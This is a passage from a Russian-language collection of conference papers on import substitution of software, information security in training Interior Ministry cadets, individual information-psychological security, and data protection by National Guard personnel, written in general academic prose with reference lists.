Санкции, наложенные на отдельные страны, могут привести к серьезным последствиям, если стратегические области экономики, такие как ИТ-инфраструктура, остаются зависимыми от иностранных поставок. Примером этого является ограничение доступа к западным технологиям для ряда стран, что вынуждает их искать альтернативы и развивать собственные решения. В такой ситуации поддержка отечественных разработок становится не только вопросом экономической целесообразности, но и вопросом национальной безопасности. Переход на отечественное ПО может существенно уменьшить риски, связанные с недоступностью критически важного программного обеспечения.

Для успешного перехода на отечественное ПО важно также создать инновационную экосистему, которая будет включать в себя стартапы, научные и исследовательские центры, а также связи с университетами и бизнесом. Стимулирование инноваций и создания новых технологий требует скоординированных усилий между государственным сектором, частными компаниями и научным сообществом [15].

Одним из важнейших факторов успешного перехода является поддержка стартапов и малых ИТ-компаний, которые могут предложить более гибкие и инновационные решения, способные адаптироваться под конкретные потребности пользователей. Важно не только поддерживать такие компании финансово, но и обеспечить им доступ к государственному заказам, что поможет им закрепиться на рынке и создать конкурентоспособные продукты.

Кроме того, необходимо усилить партнерство с университетами и научно-исследовательскими институтами, чтобы ускорить процессы разработки и внедрения новых технологий. В условиях цифровой экономики особенно важным является создание центров компетенции, которые будут работать над актуальными проблемами, такими как кибербезопасность, защита данных, искусственный интеллект и другие высокотехнологичные области.

Интеграция отечественного программного обеспечения в различные отрасли экономики требует учета специфики каждой из них. Например, в банковском секторе особое внимание стоит уделить безопасности данных, а в сфере здравоохранения — совместимости с медицинским оборудованием и обеспечения защиты персональной информации пациентов.

Необходимо развивать решение для таких отраслей, как образование, транспорт, энергетика и сельское хозяйство, где отечественные программы могут значительно улучшить процессы управления и мониторинга. Важно, чтобы переход на отечественное ПО был не только технически обоснован, но и отвечал потребностям конкретных пользователей, что повысит его конкурентоспособность.

Несмотря на важность сокращения зависимости от западных технологий, следует учитывать, что в глобализированном мире полноценная изоляция от мирового ИТ-рынка невозможна. Сотрудничество с международным сообществом может оказать значительное влияние на развитие отечественного ПО. Это сотрудничество может включать обмен опытом, участие в международных конференциях, а также создание совместных проектов и исследовательских инициатив.

Важно наладить диалог с зарубежными странами по вопросам защиты данных, кибербезопасности и международных стандартов. Это позволит не только минимизировать технологическую изоляцию, но и повысить уровень доверия к отечественным решениям на международной арене. Открытие новых рынков и развитие экспортных возможностей также является важным аспектом для долгосрочной устойчивости отечественного ПО.

Вместе с преимуществами, переход на отечественное ПО сопряжен с рядом проблем и рисков. В первую очередь, это связано с необходимостью преодолеть технологическое отставание. В ряде областей, таких как высокоскоростные вычисления, большие данные и искусственный интеллект, отечественные решения пока не могут конкурировать с мировыми лидерами.

Кроме того, возможны сложности с адаптацией корпоративных пользователей к новым технологиям. Переход на отечественное ПО может повлечь за собой непредвиденные расходы на обучение персонала, а также на адаптацию существующих рабочих процессов под новые системы. Для устранения этих проблем необходимо обеспечить прозрачную коммуникацию с пользователями, поддерживать долгосрочные стратегии внедрения и предоставлять качественную техническую поддержку.

Заключение. Переход на отечественное программное обеспечение — это стратегический шаг, который имеет долгосрочные выгоды для страны в плане экономической независимости, безопасности и технологической зрелости. Важно продолжать развивать отечественные ИТ-решения, обучать специалистов и строить систему поддержки, которая будет способствовать успешному внедрению и развитию новых технологий. Несмотря на существующие вызовы, этот процесс открывает огромные возможности для развития инноваций, создания рабочих мест и повышения качества жизни граждан, обеспечивая защиту национальных интересов и устойчивость в условиях глобальной нестабильности.

СПИСОК ЛИТЕРАТУРЫ

1. Полонский, А. М. Импортзамещение программного обеспечения и организация обучения студентов с использованием отечественного или свободного программного обеспечения // Актуальные проблемы экономики и управления. 2022. № 2(34). С. 65-82. EDN YMGTXU.
2. Киселев, Д. А. Импортзамещение иностранного программного обеспечения в задаче обеспечения безопасности информационных ресурсов исполнительных органов власти // Научный аспект. 2023. Т. 2, № 11. С. 183-188. EDN VOXXFZ.
3. Лукичев, С. В. Развитие отечественного программного обеспечения — это не только решение задачи импортзамещения, но и обеспечения технологической независимости страны // Горная промышленность. 2022. № 2. С. 12-14. EDN MOBTNH.
4. Пасурин, Д. А. Проблемы импортзамещения программного обеспечения в вузе // Цифровые модели и решения. 2023. Т. 2, № 4. С. 63-75. DOI 10.29141/2949-477X-2023-2-4-6. EDN JBUIWS.
5. Путькина, Л. В. Импортзамещение программного обеспечения на предприятии // Инновационные аспекты социально-экономических и информационных процессов в условиях перехода к цифровому обществу : Сборник материалов Международной научно-практической конференции, Ставрополь, 29–30 сентября 2022 года. Ставрополь: Издательство «АГРУС», 2022. С. 343-346. EDN YJJQZT.

6. Импортозамещение и развитие программного обеспечения в России / К. В. Акиндинов, А. С. Лосева, В. Б. Попова, В. В. Акиндинов // Наука и Образование. 2024. Т. 7, № 4. EDN DNZAMR.
7. Мельников, Д. С. Анализ импортозамещения в сфере программного обеспечения в России на момент 2023 года // Вестник науки. 2023. Т. 4, № 8(65). С. 298-301. EDN PADBRK.
8. Анохин, П. к. Идеи и факты в разработке теории функциональных систем / П. К. Анохин // Психологический журнал. 1984. Т. 5. С. 107-118.
9. Грачев, М. И. Математическое моделирование в социальных и экономических системах / М. И. Грачев, В. Г. Бурлов // Т-Comm: Телекоммуникации и транспорт. 2021. Т. 15. № 5. С. 38-45.
10. Орлова, Е. В. Импортозамещение зарубежного программного обеспечения на отечественные решения: необходимость и сопутствующие риски / Е. В. Орлова, М. Ю. Виноградская // Дневник науки. 2024. № 12(96). EDN ROIXMA.
11. Бегичева, С. В. Разработка модели выделения детерминант успешного импортозамещения программного обеспечения / С. В. Бегичева, А. К. Бегичева, Д. М. Назаров // Бизнес-информатика. 2024. Т. 18, № 3. С. 7-23. DOI 10.17323/2587-814X.2024.3.7.23. EDN QDDNHI.
12. Музалевская, А. А. Предпосылки и возможности импортозамещения программного обеспечения при подготовке специалистов в российских вузах / А. А. Музалевская, И. В. Гайдакина // Ученые записки Орловского государственного университета. 2023. № 2(99). С. 275-279. DOI 10.33979/1998-2720-2023-99-2-275-279. EDN WIQGOG.
13. Кузин, А. А. Импортозамещение программного обеспечения как способ снизить издержки предприятия / А. А. Кузин, А. С. Коростелев, К. А. Балюк // Управление качеством. 2024. № 4. С. 23-26. DOI 10.33920/pro-01-2404-04. EDN YVKNZE.
14. Грачев, М. И. Математическая модель для принятия решений по противодействию киберугрозам в производстве / М. И. Грачев, В. Г. Бурлов // Информационные технологии в проектировании и производстве. 2022. № 4(188). С. 22-27. DOI 10.52190/2073-2597_2022_4_22. EDN FXVJDL.
15. Грачев, М. И. Комплексный подход к безопасности предприятия включая имитационное моделирование / М. И. Грачев, Н. Г. Грачева // Информационная безопасность регионов России (ИБРР-2023): XIII Санкт-Петербургская межрегиональная конференция. Материалы конференции, Санкт-Петербург, 25–27 октября 2023 года. СПб. : СПОЙСУ, 2023. С. 74-75. EDN JSKVCD.

УДК 378.147

ИНТЕГРАЦИЯ СЕТЕВОГО ВЗАИМОДЕЙСТВИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ И МОРАЛЬНО-ПСИХОЛОГИЧЕСКОМ ОБЕСПЕЧЕНИИ БЕЗОПАСНОСТИ КУРСАНТОВ И СЛУШАТЕЛЕЙ СИСТЕМЫ МВД РОССИИ

Грачева Наталья Геннадьевна

Санкт-Петербургский университет МВД России

Летчика Пилотова ул., 1, Санкт-Петербург, 198206, Россия

e-mail: kng25@list.ru

Аннотация. Современные реалии профессиональной подготовки и морально-психологического обеспечения (МПО) курсантов и слушателей МВД России в контексте цифровой трансформации образовательной и служебной среды настоятельно требуют интеграции сетевых технологий взаимодействия. Неотъемлемой частью данного процесса является решение задач по обеспечению информационной безопасности (ИБ) и поддержанию психологической устойчивости обучающихся. Разработка и реализация соответствующей стратегии должны базироваться на комплексном подходе, учитывающем ведомственную специфику, угрозы киберпространства и цели формирования профессионально значимых качеств сотрудников правоохранительных органов.

Ключевые слова: сетевое взаимодействие; профессиональная подготовка; морально-психологическое обеспечение; курсанты МВД; информационная безопасность; киберугрозы; психологическая устойчивость; дистанционное обучение; ведомственное образование.

INTEGRATION OF NETWORK INTERACTION IN THE PROFESSIONAL TRAINING AND MORAL-PSYCHOLOGICAL SUPPORT OF SAFETY FOR CADETS AND STUDENTS OF THE RUSSIAN MIA SYSTEM

Gracheva Natalia

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mail: kng25@list.ru

Abstract. Modern realities of professional training and moral and psychological support (MPS) of cadets and students of the Ministry of Internal Affairs of Russia in the context of digital transformation of the educational and service environment urgently require the integration of network interaction technologies. An integral part of this process is the solution of problems of ensuring information security (IS) and maintaining the psychological stability of students. The development and implementation of the relevant strategy should be based on an integrated approach that takes into account departmental specifics, cyber threats and the goals of forming professionally significant qualities of law enforcement officers.

Keywords: network interaction; professional training; moral-psychological support; MIA cadets; information security; cyber threats; psychological resilience; distance learning; departmental education.

Введение. Актуальность приобретают вопросы разработки и внедрения специализированных цифровых инструментов и платформ, адаптированных к специфике образовательной деятельности МВД России. Эти инструменты должны обеспечивать не только эффективную передачу знаний и навыков, но и надежную защиту от несанкционированного доступа, утечек информации и деструктивного воздействия извне. Важным аспектом является интеграция в образовательный процесс элементов кибербезопасности и информационной грамотности.

Курсанты и слушатели должны получать знания и навыки, необходимые для распознавания и нейтрализации киберугроз, защиты персональных данных и служебной информации, а также для безопасного поведения в цифровой среде [1].

Кроме того, необходимо уделять внимание разработке и внедрению программ морально-психологической поддержки, направленных на формирование устойчивости к стрессовым факторам, связанным с работой в правоохранительных органах, и на профилактику негативных последствий воздействия киберугроз на психическое здоровье. Эти программы должны учитывать специфику цифровой среды и обеспечивать возможность оказания дистанционной психологической помощи.

Таким образом, эффективное использование цифровых технологий в системе МВД России требует комплексного подхода, включающего в себя разработку и внедрение специализированных цифровых платформ, интеграцию элементов кибербезопасности в образовательный процесс и создание программ морально-психологической поддержки, адаптированных к условиям цифровой среды. Только такой подход позволит обеспечить качественную профессиональную подготовку и морально-психологическую устойчивость будущих сотрудников правоохранительных органов в условиях современных киберугроз [2].

Тем не менее, существуют некоторые аспекты сетевого взаимодействия и риски ИБ в образовательном процессе. Использование онлайн-платформ, облачных сервисов и средств коммуникации повышает уязвимость к:

- утечкам конфиденциальных данных. Персональные данные курсантов, служебная информация, методические материалы могут стать целью кибератак (фишинг, взлом аккаунтов, вредоносное ПО) [3];
- компрометации учебных материалов. Риск несанкционированного доступа, искажения или хищения учебных программ, заданий, оценочных материалов;
- нарушению доступности ресурсов. DDoS-атаки на образовательные порталы могут парализовать учебный процесс.

Риски для МПО в сетевой среде:

- кибербуллинг и психологическое давление. Анонимность сети может способствовать травле, распространению дезинформации и психологическому давлению на обучающихся;
- деструктивное информационное воздействие. Целенаправленное распространение идеологий, подрывающих устои государственной службы, ценности МВД, формирующих профессиональную деформацию или снижающих мотивацию;
- информационная перегрузка и стресс. Постоянный поток информации, необходимость быть «на связи» могут приводить к хроническому стрессу и эмоциональному выгоранию;
- риски в соцсетях. Неосторожное поведение курсантов в соцсетях может навредить репутации ведомства, раскрыть служебную информацию или сделать их мишенью для шантажа.

В связи с этим возникает необходимость интеграции:

- безопасные платформы. Внедрение специализированных защищенных ведомственных платформ для обучения, тестирования и взаимодействия с криптографической защитой данных и строгим контролем доступа;
- цифровая гигиена и ИБ-грамотность. Обязательное включение в программы подготовки модулей по цифровой гигиене, основам ИБ, распознаванию киберугроз и безопасному поведению в сети для курсантов, слушателей и преподавательского состава;
- МПО в цифровой среде. Развитие психологической службы для мониторинга психологического состояния обучающихся в сети, проведения онлайн-консультирования, тренингов по киберстойкости и противодействию деструктивному влиянию;
- регламентация и контроль. Четкие регламенты использования сетевых ресурсов, социальных сетей, мобильных устройств в учебных заведениях и при прохождении практики, сочетающиеся с техническими средствами контроля (где применимо и оправдано);
- формирование киберкультуры. Воспитание ответственного и осознанного отношения к сетевым взаимодействиям, понимания их рисков и последствий в рамках профессиональной этики сотрудника МВД.

Заключение. Эффективная интеграция сетевого взаимодействия в профессиональную подготовку и МПО курсантов и слушателей системы МВД России невозможна без приоритета обеспечения информационной безопасности и сохранения их морально-психологического благополучия в цифровой среде. Требуется комплексный междисциплинарный подход, объединяющий педагогические методики, современные ИБ-технологии и психологическое сопровождение. Разработка и внедрение защищенных ведомственных решений, постоянное обучение цифровой грамотности и кибергигиене, а также формирование устойчивой профессиональной психики являются ключевыми условиями для безопасного и эффективного использования потенциала сетевых технологий в подготовке кадров для МВД.

СПИСОК ЛИТЕРАТУРЫ

1. Безопасные информационные технологии: Сборник трудов Десятой международной научно-технической конференции. Москва, 03–04 декабря 2019 года. Москва: Московский государственный технический университет имени Н.Э. Баумана (национальный исследовательский университет), 2019. 409 с. ISBN 978-5-9906630-6-0.
2. Цифровое общество как культурно-исторический контекст развития человека: Сборник научных статей и материалов международной конференции, Коломна, 14–17 февраля 2018 года / Под общей редакцией Р.В. Ершовой. Коломна: Государственное образовательное учреждение высшего образования Московской области «Государственный социально-гуманитарный университет», 2018. 452 с. ISBN 978-5-98492-363-7.
3. Грачев, М. И. Математическая модель для принятия решений по противодействию киберугрозам в производстве / М. И. Грачев, В. Г. Бурлов // Информационные технологии в проектировании и производстве. 2022. № 4(188). С. 22-27. DOI 10.52190/2073-2597_2022_4_22.

УДК 004.056:51

СОСТОЯНИЕ И ВОЗМОЖНОСТИ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ЛИЧНОСТИ

Ильеных Василий Евгеньевич, Трапезников Евгений Александрович

Военная ордена Жукова академия войск национальной гвардии Российской Федерации

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: evgenijtrapeznikov570@gmail.com, iliniix@mail.ru

Аннотация. Статья посвящена одной из основных проблем безопасности личности. В ней рассматриваются вопросы информационно-психологического воздействия на человека, а также представлены меры защиты информационно-психологической безопасности личности.

Ключевые слова: информационно-психологическое воздействие; информационно-психологическая безопасность; психологическая защита личности; безопасность; личность; воздействие.

THE STATE AND POSSIBILITIES OF INDIVIDUAL INFORMATION AND PSYCHOLOGICAL SECURITY

Ilyenikh Vasily, Trapeznikov Evgeny

Military order of Zhukov academy of the National Guard of the Russian Federation

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: evgenijtrapeznikov570@gmail.com, iliniix@mail.ru

Abstract. The article is devoted to one of the main problems of the personality security. It addresses the issues of preserving the information and psychological security individual within? As protect the information-psychological security of the personaliti are preseted and analyzed.

Keywords: informational and psychological inpact; informational and psychological security; psychological security of a person; security; personality; impact.

Введение. Интенсивное развитие информационно-коммуникационных технологий и широкое их применение во всех сферах деятельности человека создали условия для формирования глобальной информационной инфраструктуры. Изменяя информационную среду общества, глобальная компьютерная информационная сеть Интернет и информационные технологии выступают в роли универсального метода информационно-психологического воздействия на личность и социальные коллективы. Электронные средства массовой информации как средства информационно-психологического воздействия на личность рассчитаны на убеждающее и на внушающее воздействие на личность.

Информатизация общества выдвигает определенные требования к информационно-психологической безопасности личности. Угрожая не только интеллектуальному, духовно-нравственному состоянию человека и его физическому здоровью, негативная информация воздействует на психологическое состояние личности. Источники информационно-психологической опасности для личности проявляются, прежде всего, через функционирование средств массовой коммуникации, действующих активно и целенаправленно разнообразных объединений или группировок граждан, а также общественных, политических партий и движений, националистических, мафиозных организаций и религиозных сект, финансовых структур.

Вопреки желанию человека и его воли губительные информационные воздействия способны деструктивно изменять его психологические характеристики и поведение. Степень и формы технологий информационного давления зависит как от возраста личности, так и от его индивидуально-психических особенностей личности и, конечно, от жизненного опыта.

Аспект информационной безопасности связан в первую очередь с воздействием недоброкачественной информации на психологическое состояние личности, что несёт угрозу интеллектуальному, духовно-нравственному состоянию человека, а также угрозу его физическому здоровью. Информационно-психологическую безопасность в общем виде можно определить как состояние защищенности индивидуальной, групповой и общественной психологии от разрушительного воздействия на сознание негативных информационных факторов.

Под информационно-психологической безопасностью личности понимается состояние защищенности от негативных информационно-психологических воздействий, при котором гарантируется реализация прав и свобод личности в информационной сфере и минимизируется риск изменения психических состояний и поведения против воли человека [1].

Применительно к конкретному человеку информационно-психологическая безопасность это состояние защищенности сознания и психического здоровья человека, обеспечивающее его целостность как социального субъекта, возможность адекватного поведения и личностного развития в условиях неблагоприятных информационных воздействий.

Психологическую безопасность личности можно понимать как определенную защищенность сознания от информационных воздействий, способных против ее воли и желания изменять психологические характеристики и поведение, что может кардинальным образом влиять на человека.

Источников угроз информационно-психологической безопасности существует великое множество, и проявляться они могут через средства массовой информации, разные направления массовой культуры, воспитание, личное общение, образовательные системы и культовые образования, а наиболее подвержены такому воздействию подростки и молодежь.

Выделяют несколько видов так называемой «вредоносной» информации, могущей нанести серьёзный вред психике человека. К ней можно отнести: информацию, возбуждающую социальную, расовую, национальную или религиозную ненависть и вражду; призывы к войне; пропаганду ненависти, вражды и превосходства; распространение порнографии; посягательство на честь, доброе имя и деловую репутацию людей; рекламу (недобросовестную, недостоверную, неэтичную, заведомо ложную); информацию, оказывающую неосознаваемое деструктивное воздействие на психику людей.

Какие же неблагоприятные информационные факторы привели к тому, что возникли угрозы для личности? Основной из них является так называемый «информационный взрыв» или лавинообразное увеличение всех видов традиционной, печатной информации (научной, научно-технической, экономической, научно-популярной, юридической, коммерческой, эстетической и так далее). Еще большими темпами развиваются электронные информационные ресурсы, масштабы которых трудно поддаются измерению. Количественный рост информации привел к тому, что личность не может воспринять, осмыслить, систематизировать даже те источники информации, которые необходимы ей в профессиональной деятельности. Этот фактор породил избыток, перенасыщение информационной среды. Большое количество информации, даже без учета ее качественных характеристик, отрицательно влияет на личность.

Другим неблагоприятным информационным фактором, который влияет на психику человека и даже на его душевно-нравственные устои, является значительное «загрязнение» информационной среды, получившей название информационной экологии.

Зарубежные авторы, изучающие качественную сторону потоков информации, связанную с изучением информационной экологии, считают, что информации не может быть много, и информационный стресс вызывает не обилие информации, а большое количество низкокачественной информации и неумение личности критически отсеивать, отбирать и перерабатывать информацию в интеллектуальный продукт (знания) [2].

Угрозы личности, связанные с использованием информации, исходят как от самой личности (внутренние угрозы), основными из которых является низкая культура умственного труда или информационной культуры (неспособность к самостоятельному отбору информации и ее критической оценке), недооценка личностью возможностей обучения методам защиты (нейтрализации) угроз от воздействия на нее недоброкачественной информацией. Гораздо большее количество угроз личности представляет информационная сфера (внешней угрозы), а именно:

- отсутствие необходимой личности информации, неполная информация, нарушение прав и свобод человека в области доступа к информации, неправомерное ограничение доступа к открытым информационным ресурсам;
- информация, возбуждающая социальную, расовую, национальную или религиозную ненависть, или вражду, пропагандирующая культ насилия и жестокости, порнографическая информация;
- искаженная, недостоверная, ложная информация, дезинформация;
- хаотичность и противоречивость информации и др.

Возможности обеспечения информационно-психологической безопасности включают развитие внутренних ресурсов устойчивости личности, способность распознавать и блокировать вредоносное информационное воздействие, а также создание внешних условий для такой защиты.

В зависимости от применяемой информационной техники можно выделить несколько средств информационно-психологического воздействия:

- устное воздействие, в том числе и с применением акустических средств усиления голоса и шумовых эффектов;
- воздействие, связанное с применением печатной продукции;
- воздействие с использованием телевидения и радиосвязи. У телевидения практически неограниченные возможности формирования сознания масс. Лучше один раз увидеть, чем сто раз услышать утверждает русская пословица. Просматривая телевизионные передачи, происходит своеобразное психическое заражение определенными состояниями, реагирование на неосознаваемые воздействия (подкорковые стимулы);
- воздействие, основанное на применении компьютерных технологий и Интернета. В данный момент уже не вызывает сомнений тот факт, что воздействие, которое может Интернет оказать на личность пользователя, является более глубоким и системным, чем воздействие любой другой технологической системы. Сюда же относится воздействие компьютерных игр на психику и сознание человека.

Различают несколько видов информационно-психологического воздействия:

- самопроизвольные воздействия, обусловленные технологическими режимами функционирования тех или иных информационных систем (например, электромагнитные излучения коммуникационной, компьютерной или телевизионной техники);
- преднамеренные манипулятивные воздействия на личность с целью явного или скрытого побуждения к определенным действиям (информационно-пропагандистское; психоаналитическое; нейролингвистическое и др.).

Информационно-пропагандистское воздействие – это массированное активное воздействие словом, информацией с целью формирования определенных взглядов, убеждений.

Психоаналитическое воздействие – это воздействие на подсознание человека, внушаемое в бодрственном состоянии, в состоянии гипноза или сна. Проникая в психику без активного внимания, внушение остается вне личной сферы психики, поэтому все дальнейшие действия личность осуществляет без контроля со стороны своего сознания.

Нейролингвистическое воздействие вид воздействия, изменяющий мотивацию людей путем введения в их сознание специальных лингвистических программ, усвоение которых позволяет изменить в заданном направлении убеждения, взгляды и представления человека.

Информационно-психологическое воздействие может осуществляться на двух уровнях: теоретико-идеологическом и обыденно-психологическом. Теоретико-идеологический уровень предполагает борьбу мировоззрений, научных концепций, культурных ценностей и здесь в основном идет воздействие на интеллектуальную сферу личности посредством пропаганды, дезинформации, применения логической аргументации, т.е. использования методов убеждения.

На обыденно-психологическом уровне борьба идет за массовые настроения и предпочтения, и здесь используют метод внушения и средства подавления. Если убеждение – это активное осмысливание и принятие информации в зависимости от приводимых аргументов, то внушение в отличие от убеждений проникает в психику человека без активного внимания, без переработки и укрепляется, как предмет пассивного восприятия.

Одним из высших способов информационно-психологического воздействия на человека, способом манипулирования является информационная война — согласованная деятельность по использованию информации как оружия для разрушающего воздействия на противника в различных сферах: экономической, политической, социальной и на поле боя. Информационная война нового типа, ее основным объектом являются не только информационные системы, но, прежде всего, сознание людей, их поведение и здоровье. То есть информационная война предполагает как воздействие на информационные системы и инфраструктуру противника, так и на психологическую структуру государства, общества и личности.

Ведение информационных войн предполагает наличие и использование определенных средств борьбы, то есть оружия.

Информационное оружие, воздействующее непосредственно на человека, специалисты делят на два вида:

- информационно-психологическое оружие, обращенное прежде всего на сознание человека и уже через него воздействующее на поведение, убеждения, мотивы и потребности, нравственные установки, отношение к тому, что происходит в обществе (средства массовой информации, интернет, публичные выступления, беседы, внушение, гипноз и т. п.);

- энергоинформационное оружие, воздействующее на физиологию и психофизиологию человека, минуя его сознание (солнечные вспышки, влияющие на биоэлектрическую активность мозга и общее состояние человека).

В качестве источников энергоинформационного воздействия могут применяться радиолокационные системы, космические аппараты, низкочастотные и высокочастотные генераторы, биолокационные установки, химические и биологические средства и другие устройства.

С помощью энергоинформационного оружия можно изменить поведение людей, например, снизить или «разжечь» накал демонстраций, беспорядков и этим повлиять на текущие социальные процессы. Ухудшая психофизическое состояние личного состава противника или террористов, можно существенно снижать их боеспособность и даже побуждать к сдаче в плен. Важнейшим результатом применения такого оружия является необъяснимый, «животный», страх. А страх способен изменять человека коренным образом.

Цели информационных войн и применения информационного оружия завоевание превосходства над противником и нанесение ему поражения как в конкретном акте противостояния или отдельной боевой операции, так и во внешней и внутренней политике, экономике, обороноспособности страны в целом.

Психологическая защита личности — это сложная многоуровневая система социальных, социально-психологических и индивидуально-личностных механизмов, образований и форм поведения, которая должна обеспечивать информационно-психологическую безопасность человека в обществе как личности и активного социального субъекта, его психологическую защищенность в условиях действия многообразных информационных факторов и в различных информационно-коммуникативных ситуациях [3].

Обеспечение информационно-психологической безопасности предполагает организацию и осуществление защитных мер, которые в самом общем виде целесообразно выделить в следующие основные группы, характеризующиеся определенной организационной самостоятельностью и используемыми механизмами: регулирование, в частности, ограничение информационных потоков; организация информационных потоков (в том числе, инициирование распространения определенной информации); распространение способов и средств обработки и оценки информации; формирование коллективной или групповой социально-психологической защиты; формирование индивидуальной психологической защиты или психологической самозащиты личности.

Могут быть написаны хорошие книги и разработаны эффективные методы по обеспечению информационно-психологической безопасности и психологической защите личности, организовано соответствующее обучение, но этого мало.

Человек должен сам захотеть научиться обеспечивать собственную, личную информационно-психологическую безопасность, быть постоянно готовым защищать себя и близких ему людей.

В настоящее время можно выделить несколько состояний информационно-психологической безопасности:

- защищенность личности — способность организма человека противостоять внешним и внутренним угрозам;
- устойчивость сознания — личность обладает внутренней устойчивостью к негативным информационным воздействиям и способна сохранять свое психическое состояние, не поддаваясь манипуляциям;
- свободная реализация прав — обеспечивается возможность свободы в информационной сфере, где личность может свободно получать, использовать и распространять информацию, не подвергаясь риску;
- снижение риска — состояние информационно-психологической безопасности характеризуется минимизацией риска негативного воздействия как со стороны внешних источников, так и со стороны внутренних факторов.

В зависимости от применяемой информационной техники можно выделить возможности обеспечения информационно-психологической безопасности:

- развитие внутренних ресурсов — включает развитие способности человека к самоконтролю, саморегуляции и критическому мышлению, что повышает его сопротивляемость негативным воздействиям;
- информационная грамотность — повышение осведомленности о принципах работы информационных систем и потенциальных угрозах, таких как дезинформация, пропаганда и манипуляции;
- защита от деструктивных воздействий — личность может определять и блокировать негативные информационные потоки, которые способны наносить вред ее психическому состоянию и поведению;
- психологическая защита — использование психологических стратегий защиты, таких как формирование адекватной самооценки, развитие навыков стрессоустойчивости;
- создание благоприятной информационной среды — разработка и внедрение этических норм и стандартов в информационном пространстве, а также формирование институтов, поддерживающих информационную безопасность.

Человек, обладающий знаниями и опытом, может создать психологический барьер обработки сознания информационными потоками, оперативно адаптируясь к меняющимся социальным условиям и к воздействиям как внешним, так и внутренним факторов. Средства и технологии манипуляции личностью относятся к внутренним факторам, к внешним факторам — средства и методы информационно-психологической агрессии со стороны участников информационного противоборства.

Формы, методы и технологии управления тайного принуждения личности используют в межличностном общении и массовой коммуникации. Однако все способы намеренной манипуляции личностью работают тогда и только тогда, когда они базируются на объективной базе, то есть существовании определенного мировоззрения личности, необходимого для определенного манипулирования.

Если же рассматривать понятие «безопасность» с психологической точки зрения, то оно раскрывается как защита психического состояния человека и его жизненных потребностей и интересов для полноценного развития в обществе в социально-приемлемых формах. Объектами обеспечения информационно-психологической безопасности личности являются: сознание, система ценностей, психическое здоровье и свобода воли.

К источникам информационно-психологического воздействия на личность относят прежде всего государство (в том числе иностранные государства), государственные структуры и учреждения, затем различные общественные, экономические, политические и иные организации, в том числе зарубежные, а так же различные социальные группы (формальные и неформальные) и устойчивые (либо случайные), большие и малые по месту жительства, работы, учебы, службы, совместному проживанию и проведения досуга. К источникам угроз относят представителей государственных и общественных структур, разнообразных социальных групп.

Данная проблема может быть решена следующим образом:

- применять способы нейтрализации негативных информационно-психологических воздействий.
- развивать, укреплять и использовать адаптационные возможности личности к таким воздействиям.
- создавать и применять методологию определенного морально-психологического климата в социуме, который бы способствовал противостоять информационно-психологическим воздействиям и успешно выполнять профессиональные задачи;
- использовать формы и методы ликвидации или ослабления последствий нанесенного ущерба в условиях информационной глобализации общества.

Заключение. Таким образом, невозможно обеспечить безопасность общества и государства, если не гарантирована информационно-психологическая безопасность личности.

СПИСОК ЛИТЕРАТУРЫ

1. Лепский Е.В. Информационно-психологическая безопасность субъекта в изменяющемся обществе// Индивидуальный и групповой субъект в изменяющемся обществе. М.: Институт психологии РАН, 1999.
2. Лызь Н.А., Непомнящий А.В. Безопасность как характеристика личности // Известия ТРТУ. 2002
3. Грачев Г.В. Информационно-психологическая безопасность личности: состояние и возможности психологической защиты [Электронный ресурс] // Сайт «Психологическая библиотека». URL: <http://bookap.ru>.

УДК 159.923:004.056.5

ПСИХОЛОГИЧЕСКИЕ АСПЕКТЫ ОБЕСПЕЧЕНИЯ ЗАЩИТЫ СВОИХ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ ВОЕННОСЛУЖАЩИМИ РОСГВАРДИИ**Косолапов Алексей Дмитриевич**

Военная ордена Жукова академия войск национальной гвардии Российской Федерации

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mail: a.kosolapov@mail.ru

Аннотация. Рассматриваются психологические принципы обеспечения защиты своих конфиденциальных данных военнослужащими Росгвардии. Отмечается, что защита личной информации — это многогранная задача, требующая комплексного подхода, включающего технические, организационные и поведенческие (психологические) меры. По этой причине, наравне с техническими подходами, приводятся психологические принципы и показатели, которые отражают способность военнослужащего противостоять негативным информационным воздействиям и сохранять конфиденциальность своих персональных данных. Предложен ряд рекомендаций по усилению личной информационно-психологической безопасности военнослужащего, снижающих риски утечек данных, вербовки и кибератак, что критически важно в современных условиях гибридных угроз.

Ключевые слова: информационно-психологическая безопасность; психологические принципы, определяющие уровень личностной информационно-психологической безопасности; рекомендации по усилению личной информационно-психологической безопасности военнослужащего.

PSYCHOLOGICAL ASPECTS OF PROTECTING THE CONFIDENTIAL DATA OF ROSGVARDIYA MILITARY PERSONNEL**Kosolapov Alexey**

Military Order of Zhukov Academy of the National Guard Troops of the Russian Federation

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mail: a.kosolapov@mail.ru

Abstract. The article discusses the psychological principles of ensuring the protection of confidential data by the Rosgvardia military personnel. It is noted that protecting personal information is a multifaceted task that requires a comprehensive approach that includes technical, organizational, and behavioral (psychological) measures. For this reason, along with technical approaches, psychological principles and indicators are provided that reflect the ability of a military personnel to resist negative information influences and maintain the confidentiality of their personal data. A number of recommendations have been proposed to enhance the personal information and psychological security of military personnel, reducing the risks of data leaks, recruitment, and cyberattacks, which is critical in today's environment of hybrid threats.

Key words: information and psychological security; psychological principles that determine the level of personal information and psychological security; recommendations for enhancing the personal information and psychological security of military personnel.

Введение. В современную цифровую эпоху безопасность личной информации стала первостепенной задачей, особенно для представителей силовых структур [1]. Широко применяются представителями вражеских спецслужб такие инструменты, как соцсети, форумы, геометки, по сбору открытых данных для вербовки, шантажа или дезинформации. Так, фишинг через «подставные» аккаунты, звонки «от командования», используется для сбора данных через знакомых [2].

В связи с растущей распространенностью киберугроз и утечек данных людям крайне важно принимать проактивные меры для защиты своих конфиденциальных данных. Обеспечение личной информационной безопасности требует комплексного подхода, включающего технические, организационные и поведенческие меры [3].

Общеизвестны технические подходы к обеспечению личной информационной безопасности:

1. Создание сложных паролей. Для разных аккаунтов рекомендуется использовать уникальные пароли, состоящие из множества символов.
2. Использование двухфакторной аутентификации. При входе в аккаунт нужно ввести логин и пароль, но при этом система отправит на электронную почту или телефон проверочный код.
3. Регулярное обновление программного обеспечения. Разработчики постоянно отслеживают последние угрозы и выпускают обновления безопасности.
